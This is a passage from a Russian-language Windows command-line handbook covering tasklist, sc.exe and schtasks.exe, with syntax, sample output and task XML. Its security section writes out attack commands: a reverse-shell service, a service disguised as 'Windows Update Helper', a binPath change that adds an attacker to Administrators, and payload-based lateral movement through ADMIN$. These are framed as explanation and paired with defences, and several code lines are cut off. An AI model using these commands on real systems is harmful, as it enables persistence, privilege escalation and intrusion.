3. **Нет информации о цифровой подписи.** Для проверки подписей используйте `sigcheck.exe` из Sysinternals или `Get-AuthenticodeSignature` в PowerShell.
4. **Опрос, а не мониторинг.** tasklist делает мгновенный снимок. Короткоживущие процессы (существующие менее секунды) будут пропущены. Для непрерывного мониторинга используйте Sysmon, ETW или аудит процессов через политику.
5. **Уязвимость к руткитам.** tasklist использует NtQuerySystemInformation — тот же API, что и Диспетчер задач. Руткиты, перехватывающие этот API, могут скрывать процессы. Инструменты, работающие на уровне ядра (например, Process Explorer от Sysinternals), более устойчивы к такому обману.

Рекомендуемые альтернативы

Сценарий	Альтернатива
Детальный анализ процессов	Process Explorer (Sysinternals)
Мониторинг создания процессов	Sysmon (Event ID 1)
Полная информация из скрипта	`Get-Process`, `Get-CimInstance Win32_Process` (PowerShell)
Обнаружение скрытых процессов	Volatility (анализ дампа памяти)

Резюме

В этой главе мы детально рассмотрели три основных инструмента управления процессами в Windows:
tasklist.exe — мощный инструмент инспекции с поддержкой фильтрации, отображения модулей, служб и расширенной информации. Незаменим для быстрой диагностики и автоматизированного аудита.
taskkill.exe — инструмент завершения процессов с поддержкой принудительного завершения, деревьев процессов и удалённого выполнения. Критически важен при реагировании на инциденты.
taskmgr.exe — графический инструмент, обладающий рядом скрытых возможностей: анализ цепочки ожидания, GPU-мониторинг, оценка влияния автозагрузки.
Мы также рассмотрели вспомогательные утилиты (taskhostw.exe, timeout.exe, waitfor.exe, at.exe) и разработали практические скрипты для аудита процессов, обнаружения инъекций и маскировки.
Ключевой вывод: tasklist и taskkill — это базовые инструменты, доступные в любой системе Windows без установки дополнительного ПО. Они не заменяют специализированные решения (EDR, Sysmon, Sysinternals), но обеспечивают фундамент для быстрой диагностики и первичного реагирования. Умение эффективно использовать эти инструменты — обязательный навык для любого специалиста, работающего с Windows.
В следующей главе мы рассмотрим **sc.exe, schtasks.exe и at.exe** — управление службами и планирование задач, тесно связанные с управлением процессами.

Глава 10: sc, schtasks, at — службы и планировщик

Введение

Службы Windows и планировщик задач представляют собой два фундаментальных механизма операционной системы, обеспечивающих выполнение фоновых процессов и автоматизацию операций. Утилиты `sc.exe` и `schtasks.exe` предоставляют полный контроль над этими подсистемами из командной строки, что делает их незаменимыми инструментами как для системного администрирования, так и для анализа безопасности.

В контексте информационной безопасности службы и запланированные задачи занимают особое место: они являются одними из наиболее распространённых механизмов закрепления (persistence) в скомпрометированных системах. Понимание их внутреннего устройства и умение работать с ними через командную строку — обязательное требование для специалистов по защите и тестированию на проникновение.

В этой главе мы подробно рассмотрим три утилиты: `sc.exe` для управления службами, `schtasks.exe` для работы с планировщиком задач и устаревшую `at.exe`, которая по-прежнему встречается в реальных атаках и заслуживает внимания.

10.1 sc.exe — Service Control

10.1.1 Архитектура служб Windows

Прежде чем погружаться в синтаксис `sc.exe`, необходимо понимать архитектуру, которой эта утилита управляет.

Service Control Manager (SCM) — центральный компонент подсистемы служб Windows. SCM реализован в процессе `services.exe`, который запускается на ранней стадии загрузки системы (вызывается процессом `wininit.exe`). SCM отвечает за:

- Поддержание базы данных установленных служб
- Запуск служб при загрузке системы и по запросу
- Отправку управляющих команд работающим службам
- Отслеживание состояния каждой службы
- Ведение журнала событий, связанных со службами

База данных служб хранится в реестре по пути:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```

Каждая служба представлена подключом с параметрами, определяющими её поведение: путь к исполняемому файлу, тип запуска, зависимости, учётную запись и прочее.

Типы служб:

Тип	Значение	Описание
`SERVICE_KERNEL_DRIVER` (0x01)	kernel	Драйвер ядра
`SERVICE_FILE_SYSTEM_DRIVER` (0x02)	filesys	Драйвер файловой системы
`SERVICE_WIN32_OWN_PROCESS` (0x10)	own	Служба в собственном процессе
`SERVICE_WIN32_SHARE_PROCESS` (0x20)	share	Служба, разделяющая процесс с другими
`SERVICE_INTERACTIVE_PROCESS` (0x100)	interact	Интерактивная служба (устарело)

Большинство системных служб Windows работают как `share` — они размещаются в общих экземплярах `svchost.exe`, что экономит ресурсы. Сторонние службы обычно имеют тип `own`.

Типы запуска:

Тип	Значение	Описание
`SERVICE_BOOT_START` (0)	boot	Запуск загрузчиком ядра
`SERVICE_SYSTEM_START` (1)	system	Запуск подсистемой ввода-вывода
`SERVICE_AUTO_START` (2)	auto	Автоматический запуск при загрузке
`SERVICE_DEMAND_START` (3)	demand	Запуск по требованию
`SERVICE_DISABLED` (4)	disabled	Отключена

Дополнительно существует тип `delayed-auto` — автоматический запуск с задержкой, введённый в Windows Vista для ускорения загрузки системы.

Состояния службы:

Каждая служба в любой момент времени находится в одном из состояний: - `STOPPED` — остановлена - `START_PENDING` — запускается - `STOP_PENDING` — останавливается - `RUNNING` — работает - `CONTINUE_PENDING` — возобновляется после паузы - `PAUSE_PENDING` — приостанавливается - `PAUSED` — приостановлена

10.1.2 sc query / sc queryex — перечисление служб

Команда `sc query` — отправная точка для работы со службами. Она позволяет получить список служб и их текущее состояние.

Базовый запрос всех активных служб:

```
sc query
```

Вывод содержит список работающих служб с указанием имени, отображаемого имени, типа и текущего состояния.

Запрос конкретной службы:

```
sc query wuauserv
```

Типичный вывод:

```
SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Расширенный запрос с PID процесса:

```
sc queryex wuauserv
```

Команда `queryex` добавляет к стандартному выводу поля `PID` и `FLAGS`, что критически важно для определения процесса, в котором работает служба:

```
SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1284
        FLAGS              :
```

Фильтрация по типу и состоянию:

```
:: Все службы (включая остановленные)
sc query state= all

:: Только остановленные службы
sc query state= inactive

:: Только драйверы
sc query type= driver

:: Только службы Win32
sc query type= service

:: Все интерактивные службы
sc query type= interact

:: Комбинация фильтров: остановленные службы Win32
sc query type= service state= inactive
```

Важная синтаксическая особенность: между именем параметра со знаком `=` и значением **обязателен пробел**. Запись `state=all` без пробела приведёт к ошибке.

Перечисление всех служб с расширенной информацией:

```
sc queryex type= service state= all
```

Эта команда часто используется в скриптах аудита для получения полной картины установленных служб.

Пример: подсчёт служб по состояниям с помощью PowerShell-обработки вывода sc:

```
sc query state= all | find /c "RUNNING"
sc query state= all | find /c "STOPPED"
```

10.1.3 sc qc — конфигурация службы

Команда `sc qc` (query config) отображает конфигурационные параметры службы — информацию, которая хранится в реестре.

```
sc qc wuauserv
```

Пример вывода:

```
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Update
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

Ключевые поля:

- **BINARY_PATH_NAME** — путь к исполняемому файлу. Для служб `svchost.exe` содержит группу (`-k netsvcs`). Это одно из наиболее важных полей с точки зрения безопасности.
- **START_TYPE** — тип запуска службы.
- **SERVICE_START_NAME** — учётная запись, от имени которой работает служба (LocalSystem, LocalService, NetworkService или доменная/локальная учётная запись).
- **DEPENDENCIES** — список служб, от которых зависит данная служба.
- **ERROR_CONTROL** — поведение системы при ошибке запуска службы (IGNORE, NORMAL, SEVERE, CRITICAL).

Получение описания службы:

```
sc qdescription wuauserv
```

Запрос действий при сбое:

```
sc qfailure wuauserv
```

10.1.4 sc create — создание служб

Команда `sc create` регистрирует новую службу в базе данных SCM.

Базовый синтаксис:

```
sc create <имя_службы> binPath= <путь_к_исполняемому_файлу> [параметры]
```

Создание простой службы:

```
sc create MyService binPath= "C:\Tools\myservice.exe" displayname= "My Custom Service"
```

Создание службы с указанием учётной записи:

```
sc create MySvc binPath= "C:\Tools\svc.exe" obj= "NT AUTHORITY\LocalService" start= de
```

Создание службы-драйвера:

```
sc create MyDriver type= kernel binPath= "C:\Drivers\mydriver.sys" start= demand
```

Типы служб при создании:

```
:: Служба в собственном процессе
sc create Svc1 type= own binPath= "C:\path\svc.exe"

:: Служба, разделяющая процесс
sc create Svc2 type= share binPath= "C:\Windows\System32\svchost.exe -k mygroup"

:: Драйвер ядра
sc create Drv1 type= kernel binPath= "C:\path\driver.sys"

:: Драйвер файловой системы
sc create Drv2 type= filesys binPath= "C:\path\fsdriver.sys"
```

Создание службы с зависимостями:

```
sc create MySvc binPath= "C:\Tools\svc.exe" depend= "RpcSs/Tcpip" start= auto
```

Зависимости разделяются символом `/`. Служба не будет запущена, пока все зависимости не перейдут в состояние `RUNNING`.

Создание службы с указанием группы загрузки:

```
sc create MySvc binPath= "C:\Tools\svc.exe" group= "NetworkProvider" start= auto
```

Создание службы с паролем для доменной учётной записи:

```
sc create MySvc binPath= "C:\Tools\svc.exe" obj= "DOMAIN\svc_account" password= "P@ssw
```

10.1.5 sc config — модификация параметров

Команда `sc config` изменяет конфигурацию существующей службы. Синтаксис идентичен `sc create`, но применяется к уже зарегистрированной службе.

Изменение типа запуска:

```
:: Отключение службы
sc config wuauserv start= disabled

:: Включение автоматического запуска
sc config wuauserv start= auto

:: Установка запуска по требованию
sc config wuauserv start= demand

:: Автозапуск с задержкой
sc config wuauserv start= delayed-auto
```

Изменение пути к исполняемому файлу:

```
sc config MyService binPath= "C:\NewPath\myservice.exe"
```

Изменение учётной записи службы:

```
sc config MyService obj= "NT AUTHORITY\NetworkService"
sc config MyService obj= "DOMAIN\svc_user" password= "NewP@ss"
```

Изменение отображаемого имени:

```
sc config MyService displayname= "Updated Service Name"
```

10.1.6 sc start / stop / pause / continue

Управление состоянием службы:

```
:: Запуск службы
sc start wuauserv

:: Остановка службы
sc stop wuauserv

:: Приостановка (если поддерживается)
sc pause LanmanServer

:: Возобновление после паузы
sc continue LanmanServer
```

При запуске службы можно передавать аргументы:

```
sc start MyService arg1 arg2 arg3
```

Эти аргументы будут переданы функции `ServiceMain` службы.

Обработка состояний при остановке:

После отправки команды `stop` служба переходит в состояние `STOP_PENDING`. Для ожидания полной остановки можно использовать цикл:

```
@echo off
sc stop MyService
:wait
sc query MyService | find "STOPPED" >nul
if errorlevel 1 (
    timeout /t 1 /nobreak >nul
    goto wait
)
echo Service stopped successfully.
```

Отправка пользовательских управляющих кодов:

```
sc control MyService 128
```

Коды от 128 до 255 зарезервированы для пользовательских команд, которые обрабатываются обработчиком управляющих сигналов службы.

10.1.7 sc delete — удаление службы

```
sc delete MyService
```

Служба помечается для удаления. Фактическое удаление записи из реестра происходит после остановки службы (если она работает) и закрытия всех открытых дескрипторов к ней. До этого момента служба будет отображаться в списке со статусом, но попытки её запустить будут завершаться ошибкой.

Правильная последовательность удаления:

```
sc stop MyService
sc delete MyService
```

Если после `sc delete` служба всё ещё отображается в `sc query`, это означает, что существуют открытые дескрипторы. Закрытие консоли `services.msc` или перезагрузка системы завершит удаление.

10.1.8 sc sdshow / sc sdset — дескрипторы безопасности служб

Каждая служба имеет дескриптор безопасности в формате SDDL (Security Descriptor Definition Language), определяющий, кто и какие операции может выполнять со службой.

Просмотр дескриптора безопасности:

```
sc sdshow wuauserv
```

Пример вывода:

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU
```

Расшифровка SDDL для служб:
Структура ACE (Access Control Entry): `(тип;;права;;;SID)`
Основные права служб:

Аббревиатура	Право	Описание
CC	SERVICE_QUERY_CONFIG	Запрос конфигурации
LC	SERVICE_QUERY_STATUS	Запрос состояния
SW	SERVICE_ENUMERATE_DEPENDENTS	Перечисление зависимых
RP	SERVICE_START	Запуск
WP	SERVICE_STOP	Остановка
DT	SERVICE_PAUSE_CONTINUE	Пауза/продолжение
LO	SERVICE_INTERROGATE	Опрос
CR	SERVICE_USER_DEFINED_CONTROL	Пользовательские команды
RC	READ_CONTROL	Чтение дескриптора безопасности
SD	DELETE	Удаление
WD	WRITE_DAC	Изменение DACL
WO	WRITE_OWNER	Изменение владельца

Основные SID:

Аббревиатура	Описание
SY	Local System
BA	Built-in Administrators
IU	Interactive Users
SU	Service Users
AU	Authenticated Users
WD	Everyone
BU	Built-in Users

Установка дескриптора безопасности:

```
sc sdset MyService "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
```

Пример: предоставление обычному пользователю права перезапуска службы:

```
:: Получаем текущий дескриптор
sc sdshow MyService

:: Добавляем ACE для конкретного пользователя (SID S-1-5-21-...-1001)
:: CC LC SW RP WP LO — запрос, запуск, остановка, опрос
sc sdset MyService "D:(A;;CCLCSWRPWPLOCRRC;;;S-1-5-21-xxx-1001)(A;;CCLCSWRPWPDTLOCRRC;
```

10.1.9 sc failure — действия при сбое

Настройка автоматических действий при аварийном завершении службы:

```
sc failure MyService reset= 86400 actions= restart/5000/restart/10000/run/30000 comman
```

Параметры:

- **reset=** — период (в секундах) сброса счётчика сбоев. Значение `86400` означает сброс через 24 часа.
- **actions=** — последовательность действий в формате `тип/задержка_мс`. Три действия соответствуют первому, второму и последующим сбоям.
- `restart` — перезапуск службы
- `run` — выполнение команды
- `reboot` — перезагрузка компьютера
- `""` — нет действия
- **command=** — команда для действия `run`.

Типичная конфигурация отказоустойчивой службы:

```
:: Первый сбой: перезапуск через 5 секунд
:: Второй сбой: перезапуск через 30 секунд
:: Последующие: выполнение скрипта уведомления через 60 секунд
sc failure CriticalSvc reset= 3600 actions= restart/5000/restart/30000/run/60000 comma
```

Запрос текущих настроек сбоя:

```
sc qfailure MyService
```

Пример вывода:

```
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: MyService
        RESET_PERIOD (in seconds)    : 86400
        REBOOT_MESSAGE               :
        COMMAND_LINE                  : C:\Tools\notify.bat
        FAILURE_ACTIONS              : RESTART -- Delay = 5000 milliseconds.
                                       RESTART -- Delay = 10000 milliseconds.
                                       RUN PROCESS -- Delay = 30000 milliseconds.
```

Флаг failureflag:

```
:: Считать нормальное завершение с ненулевым кодом ошибки как сбой
sc failureflag MyService 1
```

По умолчанию действия при сбое срабатывают только при аварийном завершении процесса. Установка `failureflag` в `1` расширяет это поведение на случаи, когда служба останавливается с ненулевым кодом возврата.

10.1.10 sc triggerinfo — триггерные службы

Начиная с Windows 7, службы могут запускаться и останавливаться по триггерам — событиям системного уровня. Это позволяет службам не работать постоянно, а активироваться только при необходимости.

Просмотр триггеров службы:

```
sc qtriggerinfo wuauserv
```

Пример вывода:

```
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: wuauserv

        START SERVICE
          NETWORK EVENT            : 6e17b895-ccef-456f-9b7e-17f17c8b02f0 [IP ADDRESS A
            DATA                   :
```

Типы триггеров:

- **DEVICE_INTERFACE_ARRIVAL** — подключение устройства определённого класса
- **IP_ADDRESS_AVAILABILITY** — появление/исчезновение IP-адреса
- **DOMAIN_JOIN** — присоединение к домену / выход из домена
- **FIREWALL_PORT_OPEN** — открытие/закрытие порта в брандмауэре
- **GROUP_POLICY** — применение групповой политики
- **CUSTOM** — пользовательское ETW-событие

Настройка триггера:

```
:: Запуск при появлении сетевого подключения
sc triggerinfo MyService start/networkon

:: Остановка при пропадании сети
sc triggerinfo MyService stop/networkoff

:: Запуск при подключении USB-устройства
sc triggerinfo MyService start/device/{GUID-класса-устройства}

:: Удаление всех триггеров
sc triggerinfo MyService delete
```

10.1.11 Удалённое управление

Утилита `sc.exe` поддерживает работу с удалёнными системами через именованные каналы (named pipes), используя протокол MS-SCMR (Service Control Manager Remote Protocol).

Синтаксис:

```
sc \\SERVERNAME command [параметры]
```

Примеры:

```
:: Запрос состояния службы на удалённом сервере
sc \\DC01 query wuauserv

:: Перечисление всех служб
sc \\DC01 queryex state= all

:: Запуск службы удалённо
sc \\DC01 start MyService

:: Создание службы на удалённом компьютере
sc \\TARGET create RemoteSvc binPath= "C:\payload.exe" start= auto
sc \\TARGET start RemoteSvc
```

Для удалённого управления необходимы:

1. Административные привилегии на целевой машине
2. Открытый порт TCP 445 (SMB)
3. Запущенная служба `Server` (LanmanServer) на целевой машине
4. Включённый административный общий ресурс (`ADMIN$` или `IPC$`)

10.1.12 Безопасность: атаки и защита

Создание вредоносных служб (Persistence):

Одна из наиболее распространённых техник закрепления в системе — создание вредоносной службы:

```
:: Типичная атака: создание службы с обратной оболочкой
sc create EvilSvc binPath= "cmd.exe /c C:\temp\reverse_shell.exe" start= auto obj= "Lo

:: Маскировка под легитимную службу
sc create "Windows Update Helper" binPath= "C:\Windows\Temp\updater.exe" start= auto di
```

MITRE ATT&CK: T1543.003 — Create or Modify System Process: Windows Service.

Эскалация привилегий через writable binPath:

Если обычный пользователь имеет право `SERVICE_CHANGE_CONFIG` для службы, работающей от имени `LocalSystem`, он может изменить `binPath` на собственную программу:

```
:: Проверка прав на службу
sc sdshow VulnerableService

:: Эксплуатация: изменение пути
sc config VulnerableService binPath= "cmd.exe /c net localgroup Administrators attacker

:: Перезапуск службы
sc stop VulnerableService
sc start VulnerableService
```

Unquoted Service Paths:

Если путь к исполняемому файлу службы содержит пробелы и не заключён в кавычки, Windows будет пытаться разрешить путь последовательно:

```
Путь в конфигурации: C:\Program Files\My App\service.exe

Windows пробует:
1. C:\Program.exe
2. C:\Program Files\My.exe
3. C:\Program Files\My App\service.exe
```

Если атакующий может записать файл `C:\Program.exe` или `C:\Program Files\My.exe`, он получит выполнение кода от имени учётной записи службы.

Обнаружение уязвимых путей:

```
@echo off
echo ═══ Unquoted Service Paths ═══
for /f "tokens=2 delims==" %%a in ('wmic service get pathname /format:list ^| find "="
    echo %%a | find /i "C:\Windows" >nul
    if errorlevel 1 (
        echo %%a | find """ >nul
        if errorlevel 1 (
            echo %%a | find " " >nul
            if not errorlevel 1 (
                echo VULNERABLE: %%a
            )
        )
    )
)
```

Lateral Movement через службы:

Комбинация удалённого создания служб с копированием файлов — классический метод бокового перемещения:

```
:: Копирование payload на целевую машину
copy payload.exe \\TARGET\ADMIN$\temp\payload.exe

:: Создание и запуск службы
sc \\TARGET create TempSvc binPath= "C:\Windows\temp\payload.exe" start= demand
sc \\TARGET start TempSvc

:: Очистка
sc \\TARGET stop TempSvc
sc \\TARGET delete TempSvc
del \\TARGET\ADMIN$\temp\payload.exe
```

Это по сути повторяет механизм работы утилиты PsExec из Sysinternals.

Защитные меры:

1. Мониторинг событий создания служб (Event ID 7045 в System log)
2. Аудит дескрипторов безопасности служб
3. Контроль целостности путей к исполняемым файлам служб
4. Политика AppLocker/WDAC для ограничения запуска из нестандартных директорий
5. Регулярный аудит служб с нестандартными путями

10.2 schtasks.exe — Планировщик задач

10.2.1 Архитектура планировщика задач Windows

Планировщик задач Windows (Task Scheduler) — подсистема, управляющая автоматическим выполнением задач по расписанию или по событиям. Архитектура включает следующие компоненты:

Служба планировщика (`Schedule` / `Task Scheduler`) — основной процесс, работающий как служба Windows (`svchost.exe -k netsvcs`). Отвечает за хранение, мониторинг триггеров и запуск задач.

Task Scheduler Engine — ядро планировщика, выполняющее: - Мониторинг триггеров (расписание, события, условия) - Управление очередью выполнения - Запуск процессов задач - Отслеживание результатов

Хранилище задач: - XML-файлы в `C:\Windows\System32\Tasks\` и вложенных директориях - Реестр: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache`

Интерфейсы управления: - COM-интерфейс `ITaskService` (Task Scheduler 2.0 API) - RPC-интерфейс для удалённого управления - Утилита командной строки `schtasks.exe` - Оснастка MMC `taskschd.msc`

Иерархия задач:

Задачи организованы в древовидную структуру папок, аналогичную файловой системе. Корневая папка — `\`. Системные задачи Microsoft располагаются в `\Microsoft\Windows\*`.

10.2.2 schtasks /create — создание задач

Команда `schtasks /create` — наиболее мощная и сложная операция планировщика. Полный синтаксис включает множество параметров.

Базовый синтаксис:

```
schtasks /create /tn "ИмяЗадачи" /tr "Команда" /sc Расписание [параметры]
```

Триггеры расписания (/SC)

MINUTE — каждые N минут:

```
:: Запуск каждые 15 минут
schtasks /create /tn "FrequentCheck" /tr "C:\Scripts\check.cmd" /sc MINUTE /mo 15

:: Каждые 5 минут с ограничением по времени
schtasks /create /tn "QuickPoll" /tr "C:\Scripts\poll.cmd" /sc MINUTE /mo 5 /st 08:00 /
```

HOURLY — каждые N часов:

```
:: Каждые 2 часа
schtasks /create /tn "BiHourly" /tr "C:\Scripts\report.cmd" /sc HOURLY /mo 2
```

DAILY — ежедневно:

```
:: Ежедневно в 03:00
schtasks /create /tn "NightlyBackup" /tr "C:\Scripts\backup.cmd" /sc DAILY /st 03:00

:: Каждые 3 дня
schtasks /create /tn "TriDaily" /tr "C:\Scripts\maintenance.cmd" /sc DAILY /mo 3 /st 0
```

WEEKLY — еженедельно:

```
:: Каждый понедельник и среду в 09:00
schtasks /create /tn "WeeklyReport" /tr "C:\Scripts\report.cmd" /sc WEEKLY /d MON,WED /

:: Раз в две недели по пятницам
schtasks /create /tn "BiWeekly" /tr "C:\Scripts\cleanup.cmd" /sc WEEKLY /mo 2 /d FRI /s
```

Допустимые дни: MON, TUE, WED, THU, FRI, SAT, SUN, * (все дни).

MONTHLY — ежемесячно:

```
:: 1-го числа каждого месяца
schtasks /create /tn "MonthlyAudit" /tr "C:\Scripts\audit.cmd" /sc MONTHLY /d 1 /st 06

:: 15-го числа каждый квартал (январь, апрель, июль, октябрь)
schtasks /create /tn "QuarterlyReport" /tr "C:\Scripts\qreport.cmd" /sc MONTHLY /mo JAN

:: В последний день каждого месяца
schtasks /create /tn "MonthEnd" /tr "C:\Scripts\monthend.cmd" /sc MONTHLY /mo LASTDAY
```

ONCE — однократное выполнение:

```
schtasks /create /tn "OneTime" /tr "C:\Scripts\migrate.cmd" /sc ONCE /sd 2026/04/01 /st
```

ONSTART — при запуске системы:

```
schtasks /create /tn "StartupTask" /tr "C:\Scripts\startup.cmd" /sc ONSTART /ru SYSTEM
```

ONLOGON — при входе пользователя:

```
:: При входе любого пользователя
schtasks /create /tn "LogonTask" /tr "C:\Scripts\welcome.cmd" /sc ONLOGON

:: При входе конкретного пользователя
schtasks /create /tn "UserLogon" /tr "C:\Scripts\setup.cmd" /sc ONLOGON /ru "DOMAIN\use
```

ONIDLE — при простое системы:

```
:: Запуск после 10 минут простоя
schtasks /create /tn "IdleCleanup" /tr "C:\Scripts\defrag.cmd" /sc ONIDLE /i 10
```

ONEVENT — при возникновении события:

```
:: При записи события с ID 4625 (неудачная аутентификация) в журнал Security
schtasks /create /tn "AuthAlert" /tr "C:\Scripts\alert.cmd" /sc ONEVENT /ec Security /m

:: При критической ошибке в системном журнале
schtasks /create /tn "CriticalAlert" /tr "C:\Scripts\critical.cmd" /sc ONEVENT /ec Syst
```

Параметр `/mo` для ONEVENT принимает XPath-запрос к журналу событий.

Учётные данные (/RU, /RP)

```
:: Запуск от имени SYSTEM (максимальные привилегии, не требует пароля)
schtasks /create /tn "SysTask" /tr "C:\Scripts\sys.cmd" /sc DAILY /st 03:00 /ru SYSTEM

:: Запуск от имени конкретного пользователя
schtasks /create /tn "UserTask" /tr "C:\Scripts\user.cmd" /sc DAILY /st 08:00 /ru "DOM

:: Запуск с максимальными привилегиями текущего пользователя
schtasks /create /tn "ElevatedTask" /tr "C:\Scripts\admin.cmd" /sc DAILY /st 12:00 /rl
```

Особые учётные записи: - `SYSTEM` или `NT AUTHORITY\SYSTEM` — максимальные привилегии - `LOCAL SERVICE` / `NETWORK SERVICE` — ограниченные системные учётные записи - `""` (пустая строка) — текущий пользователь

Дополнительные параметры

Время начала и окончания:

```
schtasks /create /tn "WorkHours" /tr "C:\Scripts\monitor.cmd" /sc MINUTE /mo 30 /st 09
```

Параметр `/k` завершает задачу, если она ещё выполняется в момент `/et`.

Интервал повторения:

```
:: Повторение каждые 10 минут в течение 8 часов
schtasks /create /tn "RepeatTask" /tr "C:\Scripts\repeat.cmd" /sc ONCE /st 09:00 /ri 1
```

- `/ri` — интервал повторения в минутах
- `/du` — длительность повторения (HH:MM)

Принудительное создание (перезапись существующей задачи):

```
schtasks /create /tn "MyTask" /tr "C:\Scripts\task.cmd" /sc DAILY /st 03:00 /f
```

Импорт из XML (/XML)

```
schtasks /create /tn "ImportedTask" /xml "C:\Tasks\mytask.xml"

:: С указанием учётных данных
schtasks /create /tn "ImportedTask" /xml "C:\Tasks\mytask.xml" /ru "DOMAIN\user" /rp "
```

10.2.3 schtasks /query — просмотр задач

Список всех задач:

```
schtasks /query
```

Форматирование вывода:

```
:: Табличный формат (по умолчанию)
schtasks /query /fo TABLE

:: Список
schtasks /query /fo LIST

:: CSV (удобно для обработки)
schtasks /query /fo CSV

:: Подробная информация
schtasks /query /fo LIST /v
```

Запрос конкретной задачи:

```
schtasks /query /tn "NightlyBackup" /v /fo LIST
```

Вывод в XML:

```
schtasks /query /tn "NightlyBackup" /xml
```

Это особенно полезно для резервного копирования конфигурации задач и их переноса между системами.

Запрос задач на удалённом компьютере:

```
schtasks /query /s SERVER01 /u "DOMAIN\admin" /p "password" /fo TABLE
```

Фильтрация по папке:

```
:: Задачи Microsoft
schtasks /query /tn "\Microsoft\Windows\*" /fo TABLE
```

10.2.4 schtasks /change — модификация задач

```
:: Изменение команды
schtasks /change /tn "MyTask" /tr "C:\NewScripts\newtask.cmd"

:: Изменение учётных данных
schtasks /change /tn "MyTask" /ru "DOMAIN\newuser" /rp "NewP@ss"

:: Включение задачи
schtasks /change /tn "MyTask" /enable

:: Отключение задачи
schtasks /change /tn "MyTask" /disable

:: Изменение времени окончания
schtasks /change /tn "MyTask" /et 23:00
```

10.2.5 schtasks /delete — удаление задач

```
:: Удаление с подтверждением
schtasks /delete /tn "MyTask"

:: Удаление без подтверждения
schtasks /delete /tn "MyTask" /f

:: Удаление на удалённом компьютере
schtasks /delete /tn "MyTask" /s SERVER01 /u "DOMAIN\admin" /p "password" /f
```

10.2.6 schtasks /run и schtasks /end — немедленное управление

```
:: Немедленный запуск задачи (независимо от расписания)
schtasks /run /tn "NightlyBackup"

:: Принудительное завершение выполняющейся задачи
schtasks /end /tn "LongRunningTask"

:: На удалённом компьютере
schtasks /run /tn "RemoteTask" /s SERVER01 /u "DOMAIN\admin" /p "password"
```

10.2.7 XML-формат задач

XML-формат задач предоставляет доступ ко всем возможностям планировщика, включая те, которые недоступны через параметры командной строки `schtasks`.

Полная структура XML-задачи:

```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2026-01-15T10:00:00</Date>
    <Author>DOMAIN\admin</Author>
    <Description>Ежедневное резервное копирование</Description>
    <URI>\MyTasks\DailyBackup</URI>
  </RegistrationInfo>

  <Triggers>
    <!-- Расписание -->
    <CalendarTrigger>
      <StartBoundary>2026-01-15T03:00:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
      <Repetition>
        <Interval>PT1H</Interval>
        <Duration>PT8H</Duration>
        <StopAtDurationEnd>true</StopAtDurationEnd>
      </Repetition>
    </CalendarTrigger>

    <!-- При событии -->
    <EventTrigger>
      <Enabled>true</Enabled>
      <Subscription>
        &lt;QueryList&gt;
          &lt;Query Id="0" Path="System"&gt;
            &lt;Select Path="System"&gt;
              *[System[EventID=6008]]
            &lt;/Select&gt;
          &lt;/Query&gt;
        &lt;/QueryList&gt;
      </Subscription>
    </EventTrigger>

    <!-- При загрузке -->
    <BootTrigger>
      <Enabled>true</Enabled>
      <Delay>PT5M</Delay>
    </BootTrigger>

    <!-- При входе -->
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>DOMAIN\user</UserId>
    </LogonTrigger>
  </Triggers>

  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>ServiceAccount</LogonType>
    </Principal>
  </Principals>

  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
    <WakeToRun>false</WakeToRun>
```

```
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
    <RestartOnFailure>
      <Interval>PT15M</Interval>
      <Count>3</Count>
    </RestartOnFailure>
  </Settings>

  <Actions Context="Author">
    <Exec>
      <Command>C:\Scripts\backup.cmd</Command>
